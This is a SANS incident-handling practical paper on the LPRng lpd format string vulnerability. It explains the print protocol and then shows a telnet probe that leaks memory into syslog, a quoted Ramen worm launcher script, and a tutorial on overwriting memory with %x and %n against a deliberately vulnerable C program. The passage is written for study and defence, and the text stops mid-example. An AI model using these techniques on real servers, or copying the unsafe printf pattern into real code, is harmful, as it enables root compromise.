Advanced Incident Handling and Hacker Exploits

Practical Assignment

"Exploiting a format string vulnerability in the LPRng lpd print server"

Submitted by **Gheorghe Gheorghiu**

Attended: SANS CDI West, San Francisco, Dec.16-21 2001

GCIH Practical Assignment Version 2.0

Option 2 – Support for the Cyber Defense Initiative


Table of Contents

Part 1 – Targeted Port (515 – lpd print server daemon)

The purpose of this paper is to discuss a specific class of exploits known as format string attacks. The paper will discuss these attacks by first describing the vulnerabilities they exploit, which are common programming errors not related to a particular software package. The paper will then describe specific exploits that target systems running the LPRng software package.

Justification of port number choice

I will start by justifying my choice for the vulnerable service, which in this case is the lpd printer server daemon running on port 515. I based my decision on the Consensus Intrusion Database (CID) graphs available at http://www.incidents.org. The graphs depict the top ports in terms of attacks directed against them and the geographic distribution of the source IP addresses for the attacks. The following graph was displayed on the home page of incidents.org on January 2, 2002:




Geographic Distribution of attack sources. Last 5 days

It can clearly be seen that attacks against port 515 have their predominant source in Asia. The home page of incidents.org also displays a "Top Ten Ports" link (http://www.dshield.org/topports.html) that provides detail about the top ports being currently attacked. The "Top Ten Ports" table for January 2, 2002 follows:


This list shows the top 10 most probed ports. You may also want to check the Port of the Day which will discuss a recently active port in more detail. Our Internet Primer explains what these terms mean.


Service Name
Port Number
Activity Past Month
Explanation


http
80

HTTP Web server


sunrpc
111


RPC. Vulnerable on many Linux systems. Can get root


printer
515

lpdng exploits in RedHat 7.0

ssh
22

Secure Shell, old versions are vulnerable

ftp
21

FTP servers typically run on this port


domain
53

Domain name system. Attack against old versions of BIND

smtp
25

Mail server listens on this port.

telnet
23

Telnet remote admin. Exploits known for old versions

ms-sql-s
1433

The past month activity for a specific port number can be displayed by clicking on the port number. The following graph shows the 30-day activity for port 515 for the period ending on January 21, 2002:



December 31, 2001 seems to have been a particularly bad day for people running the print server software. More than 8% of the attacks for that day were directed against port 515:

2001-12-31	1133939	8.26%	|

Another reason I chose port 515 is that attacks directed against it did not get the same press as attacks against wu-ftpd or rpc.statd did. It is relatively easy to find documents and tutorials describing exploits that use the FTP and the RPC protocols, but there seems to be a lack of documentation about the security aspects and vulnerabilities of printing protocols.

Services and protocols associated with port 515

Attacks directed against port 515 are targeting systems running print server software. Unix systems are known to be vulnerable, in particular systems running the default installation of Red Hat Linux 7.0. In order to understand why systems are vulnerable to this particular attack, it is helpful to present an overview of the Unix print management process.

As is the case with many Unix software packages, there are two main implementations of the printing functionality: BSD-derived and AT&T-derived. Almost all modern Unix distributions support both implementations, or at least provide one and emulate the other.
LPRng implements and enhances the BSD-derived printer software, so I will concentrate on the

BSD implementation. The following concepts and definitions are taken from the LPRng lpd man page, the LPRng HOWTO ([4]) and RFC 1179 ([2]).


The purpose of the BSD print management software is to allow client machines to send print jobs (which represent one or more files to be printed) to a print server or spooler. The print server then sends the print job to a printer or to another print server.

On the client side, the BSD printing software suite provides the following utilities:

- **lpr** – used to send jobs to a print spooler
- **lpq** – used to monitor the print queue status
- **lprm** – used to remove jobs from a print queue
- **lpc** – used to administer the print server by way of control commands

On the server side, the **lpd** server process acts as a print spooler. The spooler accepts print jobs from clients, stores the jobs in a spool queue, and then sends them to a printer or to another spooler. In addition, lpd is responsible for displaying the jobs in the queue, removing jobs from the queue and performing spool queue control functions.

The following diagram, adapted from the LPRng FAQ, shows the communication flow between the lpr client, the lpd server and the actual printers:



To submit a print job, the lpr program is invoked directly from the command line or indirectly by various graphical interface programs. If lpr determines that the print server is located on a remote host, it will open a TCP/IP socket connection to that host and it will transfer a job control file, followed by one or more data files. The host running lpd will store the job files in a temporary spool directory. The information needed by lpr and lpd to conduct the file transfer is stored in the **printcap** database file, which is an ASCII file usually located in /etc/printcap.

The lpd server determines the order in which the jobs should be printed and connects to a printer to which it sends the file. If needed, lpd can apply various filters to the files, so that they are converted in a format suitable for a particular printer. Lpd can also forward print jobs to another print server.

The client-server protocol for the BSD print job transfer is described in RFC 1179, which specifies the exact file formats for the control and data files, as well as the messages used in the client-server communication. In addition to the job submission protocol, the RFC document also details the commands to be used for obtaining the print queue status, removing jobs from the queue and stopping and starting the queue. RFC 1179 specifies TCP/IP as the communication protocol and it mandates that the lpd server process listen on port 515. The following excerpts from RFC 1179 are examples of commands that can be sent by the lpr client to the lpd daemon to print, receive and remove printer jobs:

5.1 01 - Print any waiting jobs

```
+----+-------+----+
| 01 | Queue | LF |
+----+-------+----+
Command code - 1
Operand - Printer queue name
```

This command starts the printing process if it not already running.

5.2 02 - Receive a printer job

```
+----+-------+----+
| 02 | Queue | LF |
+----+-------+----+
Command code - 2
Operand - Printer queue name
```

Receiving a job is controlled by a second level of commands. The daemon is given commands by sending them over the same connection. After this command is sent, the client must read an acknowledgement octet from the daemon. A positive acknowledgement is an octet of zero bits. A negative acknowledgement is an octet of any other pattern.

5.5 05 - Remove jobs

```
+----+-------+----+-------+----+------+----+
| 05 | Queue | SP | Agent | SP | List | LF |
+----+-------+----+-------+----+------+----+
Command code - 5
```

Operand 1 - Printer queue name
Operand 2 - User name making request (the agent)
Other operands - User names or job numbers

This command deletes the print jobs from the specified queue which are listed as the other operands. If only the agent is given, the command is to delete the currently active job. Unless the agent is "root", it is not possible to delete a job which is not owned by the user. This is also the case for specifying user names instead of numbers. That is, agent "root" can delete jobs by user name but no other agents can.

Security issues associated with port 515

The pre-LPRng versions of the BSD print management software had numerous security vulnerabilities, which have been actively exploited by the hacker community. I will present some of the most representative security issues in the "vanilla" BSD printing software. Exploits for all these vulnerabilities exist and can easily be obtained from the Internet.

- the client utilities (lpr, lpq, lprm) are installed SUID root
    - programs installed SUID root are the ideal vehicle for buffer overflow exploits, since shells spawned by buffer overflows will automatically run with root privileges

- the lpd server accepts print requests originating from "trusted" hosts
    - trusted hosts are defined as entries in /etc/hosts.equiv or /etc/hosts.lpd, so IP spoofing can be used by an attacker to impersonate as a trusted client

- the lpd server processes any user-created control file or message, as long as it adheres to the RFC 1179 specification
    - RFC 1179 specifies the exact commands that can be sent from a client to the lpd server and it also mandates that client requests originate from a port number in the range 721-731
    - attackers usually have root access on the client machine, so they can easily create client sockets and bind them to a port in the desired range; attackers can also spoof the source IP address of the machine to make it look like a "trusted" host
    - attackers can then craft command messages to include malicious directives such as removing files from the print server's file system
    - a particularly hacker-friendly command option is sending mail to a user upon completion of a print job; in this case, attackers can indicate non-existent users and can also pass bogus sendmail configuration files, which will cause sendmail to spawn a shell instead of sending email
    - some of the above-mentioned vulnerabilities have been very cleverly combined and discussed by a member of the L0pht team; while the link to the URL where the exploit is posted does not seem to work anymore, a write-up and a MIME-encoded version of the exploit can be found at http://pulhas.org/xploitsdb/Linux/lpd5.html

LPRng represents the "next generation" of print management software. It enhances and extends the functionality of "vanilla" BSD printing by providing:

- dynamic redirection of print queues
- printer pooling and load balancing across multiple printers
- lightweight client utilities

LPRng was also written with security in mind. Some of its security-related features are:

- client utilities do not need to run SETUID root
    - this prevents buffer overflow attacks against the client programs
- access control and authorization mechanism are greatly improved
    - access control is not based on /etc/hosts.equiv anymore; instead, a more complex file format is used, were fine-grained access control rules can be specified
    - LPRng supports Kerberos authentication, PGP and MD5-based authentication; it also provides hooks for additional user-created authentication mechanisms

All the new features of LPRng come at a price represented by increased complexity of the lpd print server program. For example, the "man lpd" output for "vanilla" BSD lpd produces 4 pages, while "man lpd" on a system running LPRng produces no less than 25 pages. Also, while authentication mechanisms and hooks are provided, they are rarely used in practice. As a consequence, LPRng is still subject to spoofing attacks. A proof-of-concept exploit has been published which tricks the default user authentication mechanism of LPRng into boosting the priority of the attacker's print job by moving it at the top of the queue. Other attacks can be devised following the same model, in which printers can be shut down, user jobs can be deleted or print jobs can be redirected. While these attacks are still benign, another class of exploits has been directed against LPRng systems by using format string vulnerabilities in the lpd print server software.

In Part 2 of this paper I will explain in detail what format string vulnerabilities are and how they are being employed by attackers to obtain root access on remote servers running vulnerable software. I will also discuss a particular exploit that can be used to gain root access to a remote server running LPRng lpd.

Part 2 – Specific exploit

Exploit details

Exploit name

Input Validation Problems in LPRng, also known as ***LPRng Format String Vulnerability***

Advisories and other documents describing the exploit:

- Initial report on Bugtraq mailing list by Chris Evans on Sept. 25, 2000: http://www.securityfocus.com/archive/1/85002
- CERT Advisory CA-2000-22: http://www.cert.org/advisories/CA-2000-22.html
- CVE Entry CVE-2000-0917: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917
- Securityfocus.com Bugtraq ID 1712: http://www.securityfocus.com/bid/1712
- CERT Vulnerability Note VU#382365: http://www.kb.cert.org/vuls/id/382365
- CIAC Information Bulletin L-025: http://www.ciac.org/ciac/bulletins/l-025.shtml

Exploit variants

At least 2 exploits have been released that use the LPRng lpd format string vulnerability to gain root access to servers running lpd:

- http://downloads.securityfocus.com/vulnerabilities/exploits/SEClpd.c
- http://downloads.securityfocus.com/vulnerabilities/exploits/LPRng-3.6.24-1.c

In addition, the infamous Ramen worm used the LPRng format string vulnerability in order to attack and propagate itself on hosts running lpd. The Ramen worm used the same class of format string vulnerabilities to attack hosts running the wu-ftpd and rpc.statd services. The ISS X-Force team provides a good analysis of the Ramen worm at http://xforce.iss.net/alerts/advise71.php.

Vulnerable operating systems

Any system running LPRng version 3.6.24 and older is potentially vulnerable to the format string-based exploit. The following operating systems have been confirmed as being vulnerable:

- Caldera OpenLinux Desktop 2.3 and 2.4
- Caldera OpenLinux eServer 2.3
- Caldera OpenLinux eBuilder 3.0
- FreeBSD pre-4.2 with Ports Collection
- NetBSD includes a vulnerable third-party LPRng package
- Red Hat Linux 7.0
- Trustix Secure Linux 1.0 and 1.1

Protocols used by the exploit

The exploit uses the BSD-derived print management protocol, as described in RFC 1179 and in Part 1 of this paper.

Brief description of the exploit

The lpd print server component of the LPRng print management suite calls the syslog() function incorrectly by not supplying a format string argument. The purpose of the syslog() function is to log messages to the operating system log files. An attacker can supply a carefully crafted string containing format arguments to the lpd server, which will then incorrectly invoke the syslog() function, passing the attacker's string to it. In this way, arbitrary memory locations in the lpd process space can be overwritten and an interactive command shell can be spawned that will run with root privileges on the server running the lpd process. Chris Evans discovered and posted the information about the LPRng vulnerability on the Bugtraq mailing list, predicting that exploits created by the black-hat community will surely follow soon. Unfortunately, he was right.

Protocol description

The LPRng format string exploit uses the BSD-derived print management protocol. An overview of the protocol is presented in Part 1 of this paper. The exploit acts as a print client and sends a message to a server running the lpd print server daemon. In the BSD implementation, the lpd daemon normally runs as a background process and listens on port 515 for incoming client connections. When it receives an incoming request, it spawns a separate server process that will handle the request, while lpd itself continues to listen for more requests.

The normal communication flow between the lpr client and the lpd server relies on control messages, as specified by RFC 1179. The server authenticates the client's print request and if the access control rules allow it, it accepts the client's print job, then sends it to a printer or to another print server. However, if the client sends a message that does not conform to the RFC 1179, the server will dutifully log it to the operating system log via a syslog() call. This is not a security risk in and of itself, but a coding error in the LPRng lpd server results in syslog() being invoked incorrectly and accepting arbitrary user-formatted strings.

I will present an overview of generic format string-based attacks in the "How the exploit works" section. This is necessary so that the exploit can be properly understood. In the remainder of this section, I will show how the client can send any string to the print server and how the string gets logged to the system log. I will use real-life examples from a test environment, which consists of a client laptop (which I will call attacker) running Red Hat Linux 7.1 and a server (which I will call victim.company.com) running the default installation of Red Hat Linux 7.0 with LPRng version 3.6.22-5. I had of course root access on both hosts, so I could inspect the system log on victim after each message was sent from attacker.

The following commands were entered on attacker:

```
[attacker@attacker]$ telnet victim.company.com 515
Trying 192.168.30.55...
Connected to victim.company.com.
Escape character is '^]'.
Please log this in your syslog
Connection closed by foreign host.

[attacker@attacker]$ telnet victim.company.com 515
Trying 192.168.30.55...
Connected to victim.company.com.
Escape character is '^]'.
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%xhshshsh
Connection closed by foreign host.
```

The attacker simply uses telnet to connect to port 515 on the target and types a command. After each command, the server closes the connection. Note that the second command contains the %x combination, which as we will see represents a format directive for the syslog() function.

The following command was entered on victim:

```
[root@victim /root]# tail -2 /var/log/messages
Jan 17 11:17:24 victim SERVER[25823]: Dispatch_input: bad request line
'Please log this in your syslog^M'
Jan 17 11:47:00 victim SERVER[25863]: Dispatch_input: bad request line
'3040016c506bffffd10bffff3d880907596bffff400bffff40080906af80c4ff8bffff0ac80c501811fd73307d3400b3
3380hshshsh
```

We can see that victim logged both command strings sent from attacker. The first string was logged verbatim, but the second one caused hex values to be printed in the /var/log/messages file. As we will see in the "How the exploit works" section, these values represent hex dumps from the memory address space of the lpd process! In other words, the attacker is able to display and even, as we will see, manipulate the address space of the lpd process. With skills and patience, an attacker can inject malicious code into the running image of the lpd process and obtain an interactive shell running with root privileges on the victim server.

Description of variants

I have been able to find 2 exploits against the LPRng lpd server that are widely available from the Internet:

1. *SEClpd.c* was created by *DiGiT* from the security.is security team. The code for the exploit can be downloaded from http://downloads.securityfocus.com/vulnerabilities/exploits/SEClpd.c
2. *LPRng-3.6.24-1.c* was created by *venomous* from the rdC security team. The code for the exploit can be downloaded from http://downloads.securityfocus.com/vulnerabilities/exploits/LPRng-3.6.24-1.c

Both exploits use the same technique of sending carefully crafted format strings to the lpd server listening on port 515 on the victim machine. I will discuss the technique in greater detail in the "How the exploit works" section of this paper. The main difference between the two exploits is that *SEClpd.c* is more attacker-friendly, because it tries to brute force its way into the remote system by repeatedly crafting different format strings and sending them to the victim host.

I already mentioned the fact that the Ramen worm uses the LPRng format string exploit to propagate itself to hosts running vulnerable versions of the printing software, namely hosts running default installations of Red Hat Linux 7.0. The Ramen worm transfers itself from one host to another by means of a gzipped tar file called *ramen.tgz*. I will not reveal the URL I used to get a copy of this file, but it is available from various Web sites. Looking at the files contained in the ramen.tgz file, one can find a script called *lh.sh*, which contains the following lines:

```
#!/bin/sh
./l $1 -t 0 -r 0xbffff3dc
./l $1 -t 0 -r 0xbffff128
./l $1 -t 0 -r 0xbffff148
./l $1 -t 0 -r 0xbffff3c8
./l $1 -t 0 -r 0xbffff488
./l $1 -t 0 -r 0xbffff3e8
./l $1 -t 0 -r 0xbffff3d8
./l $1 brute -t 0
```

The "brute –t 0" option is identical to the brute-force option in *SEClpd.c*. Further investigation of the file called *l* that is invoked by the *lh.sh* script reveals that it is a binary built upon the source code from *SEClpd.c*. This is a partial output of the strings command ran on the *l* binary:

```
RedHat 7.0 - Guinesss-dev
RedHat 7.0 - Guinesss
%%%d$n
security.is!
%.*s
%%.%du
BBBB
%.*s%s
```

The character strings above can be found in the source code *SEClpd.c*, which is included in Appendix 1.

How the exploit works

The LPRng exploit is not so much related to the printing protocol per se, as it is to a particular type of programming error that can be found in many other software packages shipped with various operating systems. This type of error is known as "format string vulnerability" and the black-hat community has successfully exploited it since the second half of the year 2000.

In this section, I will explain what format string vulnerabilities are and how they can be exploited. Format string exploits tend to be confused with buffer overflow exploits, primarily because the end result of both is in most cases a shellcode that gets executed in the memory space of the victim process and that gives back to the attacker an interactive shell with root privileges. However, the means by which the two types of exploits achieve their common goal are quite different. It is my opinion that format string vulnerabilities are the more dangerous of the two, since they are more easily detectable by attackers. The bright side of this is of course that the "good guys" can also more easily detect them by carefully auditing the source code of programs shipped with Open Source operating systems such as Linux or FreeBSD.

There are several very good tutorials on format string vulnerabilities available on the Internet that I used for this section: Tim Newsham's paper ([3]), which is one of the seminal works on this subject, Pascal Bouchareine's tutorial ([1]), scut's paper ([6]), Andreas Thuemmel's analysis ([7]) and Raynal et al.'s article ([5]). These works inspired the explanations and sample programs I will discuss here.

One of the most often used function in any program written in the C programming language is the *printf* function. Its purpose is to print out a string of characters. It is used for example for diagnostic purposes or for logging informational messages to the console or to a file. The *printf* function is special in that it takes a variable number of arguments, one of which is a so-called format string. The format string dictates the format of the output and it contains special data type directives for other variables given as arguments to the *printf* function. An example will clarify these concepts. Consider the following call to printf:

```
printf("The temperature for %s is %d degrees.\n", "01/31/02", 60);
```

The first argument to the *printf* function is the format string. Notice the special characters %s and %d. They are used to indicate the fact that the function expects 2 more arguments, one of type character string (%s) and one of type integer (%d). The programmer is supposed to supply the values for the 2 arguments, which in our example are "01/31/02" and 60. The output of the function is the format string "filled" with the values given as arguments to *printf*:

```
The temperature for 01/31/02 is 60 degrees.
```

There are numerous other argument types for the *printf* function, such as %x for a hexadecimal value, %c for a character value, %p for a pointer value, etc. By far the most often used argument type for *printf* is a string of characters that conveys some sort of information either to the user of the program or to the operating system in the form of log messages. The following call to *printf* represents the correct way of printing a string of characters:

printf("%s", buffer);

However, in many cases the programmer gets lazy and invokes *printf* omitting to supply the format string argument:

printf(buffer);

This might seem innocuous enough, but it opens up the possibility of an exploit. The danger lies in the fact that oftentimes the user of the program can supply the buffer argument in the example above. If the value supplied is a normal string of characters, it will be printed by the *printf* function with no side effects. However, if the argument contains format string directives such as %d or %x, it will be interpreted by the *printf* function as a format string and *printf* will then expect further arguments to be supplied, one argument for each directive in the format string. If there are no further arguments, the *printf* function will retrieve values from memory addresses located on the stack and it will print them. It is now necessary to discuss the **stack** concept and how it relates to the *printf* function.

The stack is a region in the memory space of a process that is normally used to save and restore the state of the process before and after a function call and also to pass arguments to a function. When a function is called, the caller program pushes a so-called stack frame (or activation record) for the function on the stack. The function's stack frame contains the values of the arguments given to the function, any local variables declared inside the function, as well as the return address of the caller of the function. We will see later that this particular return address, called the Instruction Pointer, is the Holy Grail of the attacker, since the goal of the attacker is to replace the contents of this memory address with an address pointing to the attacker's own shellcode.

The stack derives its name from the fact that new values are pushed on top of it and then popped off the top in Last In First Out (LIFO) order. On the Intel architecture, the stack actually grows downward, having the top extend toward low memory addresses. To see how format string functions are related to the stack, I will use an example program adapted from the article by Raynal et al. ([5]). The incorrect function call involves the *snprintf* function, which is related to *printf* and is used to format a string of characters. Most of the format string vulnerabilities uncovered so far involve variants of *printf* such as *sprintf*, *snprintf*, *vprintf*, *vsprintf*.

The following program was compiled with the gcc-2.96-81 compiler and the glibc-2.2.2-10 library on a Red Hat Linux 7.1 machine:

```
[attacker@attacker code]$ cat stack.c
#include <stdio.h>

int main (int argc, char **argv)
{
        int i = 1;
        int j = 2;
        char buffer[64];
```


```
        char aaaa[] = "AAAA";

        snprintf(buffer, sizeof(buffer), argv[1]);
        buffer[sizeof(buffer) - 1] = 0;

        printf("buffer: [%s] (%d)\n", buffer, strlen(buffer));
        printf("i = %d (%p)\n", i, &i);
        printf("j = %d (%p)\n", j, &j);
}
 [attacker@attacker code]$ gcc -o stack stack.c
```

The correct way of calling the *snprintf* function is:

snprintf(target_buffer, sizeof(target_buffer), format_string, argument1, argument2,…);

We notice that in the stack.c program *snprintf* is invoked without specifying a format string. Instead, a user-supplied argument (argv[1]) is passed to the function.

The following diagram, adapted from the same article by Raynal et al. ([5]) shows the memory layout of the program when the *snprintf* function is called.



The local variables in the *main* function get pushed on the stack first: i, j and buffer. Then the arguments to the *snprintf* function are pushed on the stack, in reverse order of the calling sequence: argv[1] first, then sizeof(buffer) and then the address of the buffer variable. Finally, the ***Instruction Pointer*** register %eip is pushed on the stack, followed by another special register called %ebp for ***Extended Base Pointer***, which holds the start address of the environment of the current function. Each memory location holds 32 bits or 4 bytes of data, as dictated by the Intel CPU.

Let's see what happens when we call the stack program with a harmless argument, such as "testing":

```
[attacker@attacker code]$ ./stack testing
buffer: [testing] (7)
i = 1 (0xbffff94c)
j = 2 (0xbffff948)
```

As expected, the character string testing was copied into the buffer variable, which was then printed on the screen. Let's see now how the program reacts when we supply a string that looks like a format string. Note that the results of the following calls to the *stack* program are determined by the versions of the particular gcc compiler and glibc C library used to build the *stack* binary. Thus, different results will be obtained on different machines, even if they are running the same operating system.

```
[attacker@attacker code]$ ./stack "BBBB.%x.%x"
buffer: [BBBB.400172b8.41414141] (22)
i = 1 (0xbffff94c)
j = 2 (0xbffff948)
```

We see that this time our string was interpreted as a format string by the *snprintf* function, which first copied the characters BBBB into buffer and then, as directed by the format string we supplied, tried to print the next two arguments as hexadecimal numbers. However, there are no next two arguments! So what does *snprintf* do in this case? It simply retrieves the next two values from the stack and copies them into buffer, which then gets printed to the screen. We also notice that the second hex value that is printed is 41414141, which is the hex representation of the ASCII value of the character A. In other words, we were able to display the contents of the variable aaaa[] = "AAAA". By supplying more and more %x directives in the format string, we are able to "walk" up the memory address space, towards the bottom of the stack, and display values residing at various memory addresses. This happens because the *snprintf* function maintains an internal stack pointer, pointing to the current memory address of the stack. Each time we supply an extra %x directive, the *snprintf* function will advance its internal stack pointer towards the bottom of the stack. Let's test these findings by using a different format string:

```
[attacker@attacker code]$ ./stack "BBBB.%x.%x.%x.%x.%x.%x"
buffer: [BBBB.400172b8.41414141.4000d800.40016d64.400172d8.42424242] (58)
i = 1 (0xbffff94c)
j = 2 (0xbffff948)
```

This time, we go past the aaaa variable (with a value of 41414141) and the last memory location we reach holds the value 42424242, which corresponds to the character string BBBB. But these exact characters have already been copied into the variable buffer by the *snprintf* function. This means that we "walked" the stack until the internal stack pointer of the *snprintf* function pointed to the beginning of the variable buffer. We needed to advance the pointer six times by means of the %x directives.

So far, we have seen how it is possible to display values at various memory locations from the memory space of the program. If the buffer variable is large enough, we can 'walk" as far as its length will allow us and we can display values from arbitrary memory locations, not only those on the stack. Things get even more interesting, though. There is a somehow obscure type of directive for the format strings accepted by the *printf* family of functions: %n. What %n does is it counts the number of characters already printed out by the *printf* function and writes this number to a memory location supplied as an argument to *printf*. For example, the following call:

```
printf("This is a test%n\n", &i);
```

Will write the number 14 (there are 14 characters in the character string This is a test) to the memory location that holds the value of i. As a result, the variable i will have the value 14.

Let's revisit the stack program and call it with a new argument. This time we will embed the format string into a call to the *perl* interpreter, so that the Unix shell will not interpret the special characters in the format string:

```
[attacker@attacker code]$ perl -e 'system("./stack
\"\x12\x13\x14\x15.%x.%x.%x.%x.%x.%x\"")'
buffer: [.400172b8.41414141.4000d800.40016d64.400172d8.15141312] (58)
i = 1 (0xbffff94c)
j = 2 (0xbffff948)
```

Instead of having BBBB as the start of our format string, we start the string with the characters \x12, \x13, \x14 and \x15. We see that the last value printed in buffer is 15141312, which is the little endian representation in memory of our starting sequence of characters. Now is the time for our exploit: we know the address of the variable i, which is 0xbffff94c. What will happen if we start our format string with characters representing this very address? These characters will be copied into the variable buffer, then we will advance the internal stack pointer of the *snprintf* function by means of the six %x directives until we reach the beginning of the variable buffer:

```
[attacker@attacker code]$ perl -e 'system("./stack
\"\x4c\xf9\xff\xbf.%x.%x.%x.%x.%x.%x\"")'
buffer: [Lùÿ¿.400172b8.41414141.4000d800.40016d64.400172d8.bffff94c] (58)
i = 1 (0xbffff94c)
j = 2 (0xbffff948)
```

We see that we managed to display the address of the variable i as the last value that we printed: bffff94c. We are now ready to modify the value of the variable i! We will use the %n directive in our format string and we will advance the internal stack pointer only five times, just before it reaches the start of the variable buffer. When the *snprintf* function will see the %n directive, it will write the number of characters printed so far to the memory location given to it as the next argument. But again, there is no next argument, so instead, the *snprintf* function will retrieve the next value from the stack. What is this value? It is the start of our buffer variable, which we have been careful to fill with the value bffff94c, i.e. with the memory address of the variable i. As a result, the number of characters written so far in the buffer variable, which is 50, is written into the i variable and i takes the value of 50. The following call to stack shows how i is now 50 instead of 1:

```
[attacker@attacker code]$ perl -e 'system("./stack
\"\x4c\xf9\xff\xbf.%x.%x.%x.%x.%x.%n\"")'
buffer: [Lùÿ¿.400172b8.41414141.4000d800.40016d64.400172d8.] (50)
